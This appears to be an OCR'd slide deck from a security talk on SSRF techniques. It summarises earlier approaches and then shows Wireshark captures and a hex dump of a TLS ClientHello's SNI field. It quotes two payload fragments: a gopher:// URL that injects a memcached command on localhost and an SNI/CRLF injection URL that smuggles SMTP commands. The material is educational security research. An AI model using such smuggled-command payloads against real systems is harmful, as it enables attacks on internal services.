
Past approaches

Weird protocols

- gopher://localhost:11211/_%0aset%20foo%20...
- Doesn't work against modern libraries

SNI injection

- https://127.0.0.1 %0D%0AHELO orange.tw%0D%0AMAIL FROM...:25/
- From Orange Tsai's talk "A new era of SSRF" https://www.youtube.com/watch?v=2MsILrPinm0
- Really cool, but depends on specific bugs



ssl.handshake.type == 1

```
No.   Time           Source         Destination      Protocol  Length
 5215 291.739479443  192.168.1.13   192.30.255.112   TLSv1.3   58
 5242 292.029938053  192.168.1.13   185.199.111.154  TLSv1.2   65
```


```
            Server Name list length: 26
            Server Name Type: host_name (0)
            Server Name length: 23
            Server Name: github.githubassets.com
```


```
00b0  00 35 00 0a 01 00 01 d4  00 00 00 1c 00 1a 00 00   ·5······ ········
00c0  17 67 69 74 68 75 62 2e  67 69 74 68 75 62 61 73   ·github. githubas
00d0  73 65 74 73 2e 63 6f 6d  00 17 00 00 ff 01 00 01   sets.com ········
00e0  00 00 0a 00 0e 00 0c 00  1d 00 17 00 18 00 19 01   ········ ········
00f0  00 01 01 00 0b 00 02 01  00 00 23 00 d0 c2 09 ea   ········ ··#·····
0100  7b 3f 89 eb d7 12 d0 05  95 bd 12 02 70 0b b6 64   {?······ ····p··d
```

Step 1



Step 2






```
ssl.handshake.type == 1
```

